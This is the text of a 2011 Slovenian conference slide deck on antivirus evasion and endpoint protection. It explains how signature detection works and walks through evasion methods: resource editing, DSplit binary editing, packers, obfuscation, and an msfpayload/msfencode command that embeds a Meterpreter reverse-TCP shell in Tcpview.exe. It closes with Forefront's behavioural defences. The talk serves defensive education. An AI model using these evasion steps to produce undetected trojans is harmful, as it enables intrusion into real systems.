

The logo features a stylized red icon on the left, composed of two overlapping, rounded shapes that resemble a drop or a leaf. To the right of this icon, the text "LEEDING EDGE 2011" is written in a bold, red, sans-serif font. The letters are closely spaced, and the overall design is clean and modern.

LEEDING EDGE 2011

SKRIVALNICE


Toni Uranjek

HIRTGEN

Agenda

- Kdaj, kako in zakaj sem se odločil, da ne bom uporabljal antivirusnih programov
- Zgodovina/sedanost/prihodnost
- Kako in zakaj sem bom odločil, da bom uporabljal antivirusni program
- Dodatne rešitve

Zgodovina virusov



Sedanjest virusov

- Stuxnet – prvo orožje iz kode
- Industrijsko-vojaški napad
- 20 zero day exploitov
- Napada tri platforme:
 - Windows, Siemens SW in Siemens PLC

<http://vimeo.com/25118844>

Koncept širjenja

- Cikel razvoja virusa
 - Authoring day
 - Zero day
 - Detection day
 - Response day

P (Patch) Day?



Odkrivanje virusov na podlagi definicij

- Večina AV programov sestavi definicijo virusa iz:
 - File properties:
Checksum = File Type + File Size
 - First few bytes of the malicious code
 - Recimo npr.: 32 bajtov od določenega bajta dalje

Problematika

- Symantec: V letu 2010 je bilo odkritih:
 - šest tisoč novih ranljivosti
 - 14 zero day napadov
 - 286 milijonov različic zlonamerne programske kode
- Sophos: V letu 2010 je bilo odkritih:
 - 95.000 kosov zlonamerne kode dnevno
 - Unikatna datoteka na 0,9 sekunde 24/7/365


Virus Total



VirusTotal is a **service that analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

[Analysis](#) [Search](#) [Stats](#) [Advanced](#) [VT Community](#) [FAQ](#) [About VT](#)

[Upload a file](#) [Submit a URL](#)

Service load  [i](#)

[Browse...](#)

[Send it over SSL](#) [i](#)

[Send file](#)

If you wish, you can also send files [via email](#) or using VirusTotal's [public API](#)

(Maximum file size: 20MB)


<http://www.virustotal.com/>

Pristopi

- Kovaške metode
- Binarno urejanje
- Kodiranje
- Pakiranje
- Zameglevanje
- Zahtevnejši pristopi

Kovaške metode

- Spremenimo osnovne lastnosti (opis) datoteke, izvršljivi del pustimo enak:
 - Orodje: Resource Hacker




<http://www.angusj.com/resourcehacker/>

<http://www.room362.com/blog/2010/6/2/av-bypass-made-stupid.html>

Binarno urejanje

- Ideja – poiščemo dejansko definicijo virusa
- S pomočjo orodij:
 - DSplit
 - HexWorkshop
 - OllyDebugger
- Spremenimo datoteko na ta način, da ohranimo izvršljivost in spremenimo definicijo v IZVRŠLJIVEM delu

Binarno urejanje



```
C:\Windows\system32\cmd.exe

C:\Users\Toni\Desktop\BE2011\Tools>DSplit.exe

===== [v0.2.win32] =====
===== DSplit =====
===== Tiny AV Signatures Detector =====
===== coded by class101 ===== [heapoverflow.com 2006] =====
=====

USAGE:
  DSplit.exe Sbyte Ebyte Rvalue FileName
NOTE:
  Sbyte...: the starting octet position in the file
  Ebyte...: the ending octet position in the file
  Rvalue...: the number of octets added from sbyte to ebyte per file
  FileName.: the complete filename and extension

              simply useful

C:\Users\Toni\Desktop\BE2011\Tools>
```

dsplit.exe 0 16384 1024 dsplit.exe


Kodiranje




- Msfencode – Metasploit cmdline program
 - Dve tehniki: „old“ in „new“
 - Nova metoda vstavi payload v .text segment izbrane izvršljive datoteke (imenujemo jih predloge, npr. pslist.exe).
 - Potrebno je biti previden pri izbiri predlog
 - Dela samo na 32 bitnih različicah Windows.

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.92.131 LPORT=443 R  
| ./msfencode -t exe -x /tmp/Tcpview.exe -o /tmp/Tcpview2.exe [*] x86/shikata_ga_nai  
succeeded with size 318 (iteration=1)
```

Prikrivanje - zameglevanje


- „simple shell code obfuscation“



-  Shellcode byte
-  Junk length before next byte
-  Random value

Pakiranje


- Program zapakiramo s pomočjo packing orodij in s tem prikrijemo informacijo o izvršljivem delu:
 - UPX
 - Poly packer
 - ASPack
 - Petite
 - Neolite



Zahtevnejši pristopi

- Spreminjanje izvorne kode:
 - Če imamo dostop do kode
 - Če imamo znanje
- Ponovno prevajanje z drugimi prevajalniki

Posledice – Changing Fake AV



```
C:\windows\system32\cmd.exe

D:\Files\Original>md5.exe InternetSecurity2011-1.exe
67D6A8BE96A596D682948F22ADF6704C  InternetSecurity2011-1.exe

D:\Files\Original>md5.exe InternetSecurity2011-2.exe
4D0BE345D3697148837EA05C12E270E9  InternetSecurity2011-2.exe

D:\Files\Original>md5.exe InternetSecurity2011-3.exe
A5DD22A1F006E06A951A767DD556C645  InternetSecurity2011-3.exe

D:\Files\Original>md5.exe InternetSecurity2011-4.exe
21031CC0005285B196FE4FC6CE585B77  InternetSecurity2011-4.exe

Directory of D:\Files\Original

03/21/2011  05:32 PM    <DIR>          .
03/21/2011  05:32 PM    <DIR>          ..
03/21/2011  05:15 PM             847,872  InternetSecurity2011-1.exe
03/21/2011  05:17 PM             847,872  InternetSecurity2011-2.exe
03/21/2011  05:20 PM             847,872  InternetSecurity2011-3.exe
03/21/2011  05:29 PM             847,872  InternetSecurity2011-4.exe
```


http://www.net-security.org/malware_news.php?id=1675

Ostali napotki za izogibanje odkritju

- Slabe strategije za pisanje virusov:
 - Kar se da hitro izvajanje kode
 - Čim manjša koda
 - Predolgo čakanje – zanke
- Najslabša strategija:
 - „Upload“ spremenjene kode na VirusTotal 😊
- Uporabi offline CWSandbox (GFI)

VampCrypt

- V teku priprave demonstracije sem dobil še namig – namesto demo - video



Odkrivanje virusov na podlagi obnašanja

- Pri analizi odkrivanja virusne kode sčasoma ugotovimo, da proizvajalci uporabljajo nove pristope:
 - Primer, kombinacija naslednjih klicev lahko sproži AV alarm:


DownloadFileFromURL + ExecuteFile + ExitProcess

- Heuristika na delu?

odstranimo ExitProcess = no alert 😊

Forefront Endpoint Protection 2010

Zaščitni mehanizmi



- Cilji:
 - Manj časa in denarja za zaščito
 - Podražiti napade, skrajšati okno za napade
 - Vpeljava novih zaščitnih tehnologij

Forefront Endpoint Protection 2010

Poglavitne izboljšave

Firewall & Configuration Management

Antimalware

Dynamic
Signature
Service

Generics and Heuristics

Behavior Monitoring

Browser Protection

Network Vulnerability Shielding


Anti-rootkit

Malware Response "MMPC"

- Zaščita v realnem času
- Izboljšano pregledovanje procesov, registra, mreže
- Izboljšana učinkovitost
- Wild card izločanje
- Fleksibilnost skeniranja
- Omejevanje porabe procesorja
- cmdline skeniranje
- Izboljšano pridobivanje definicij

Forefront Endpoint Protection 2010

Generika in hevristika



- Vpeljava Dynamic Translation (DT) tehnologije
- Dovoljuje odkrivanje tisočih kosov zlonamerne kode z eno definicijo
- DT odkriva iste napade, ki so drugače prikriti
- Odkriva polimorfno zlonamerno kodo

Forefront Endpoint Protection 2010

Dynamic Translation

```
HANDLE hFile;  
hFile = CreateFile(L"NewVirus.exe", GENERIC_WRITE, 0, NULL,  
    CREATE_NEW,  
    FILE_ATTRIBUTE_HIDDEN, NULL);  
  
...  
push    40000000h  
push    offset string L"NewVirus.exe"  
call    dword ptr [__imp__CreateFileW@28]  
cmp     esi,esp
```

- Primer zlonamerne kode, ki bi rada dostopala do resničnih virov


- DT kot način emulacije dovoli dostop le do virtualiziranih virov/teče pa hitro – pravi CPU

DT

```
...  
push    40000000h  
push    offset string L"NewVirus.exe"  
call    dword ptr [DT_CreateFile]  
cmp     esi,esp
```

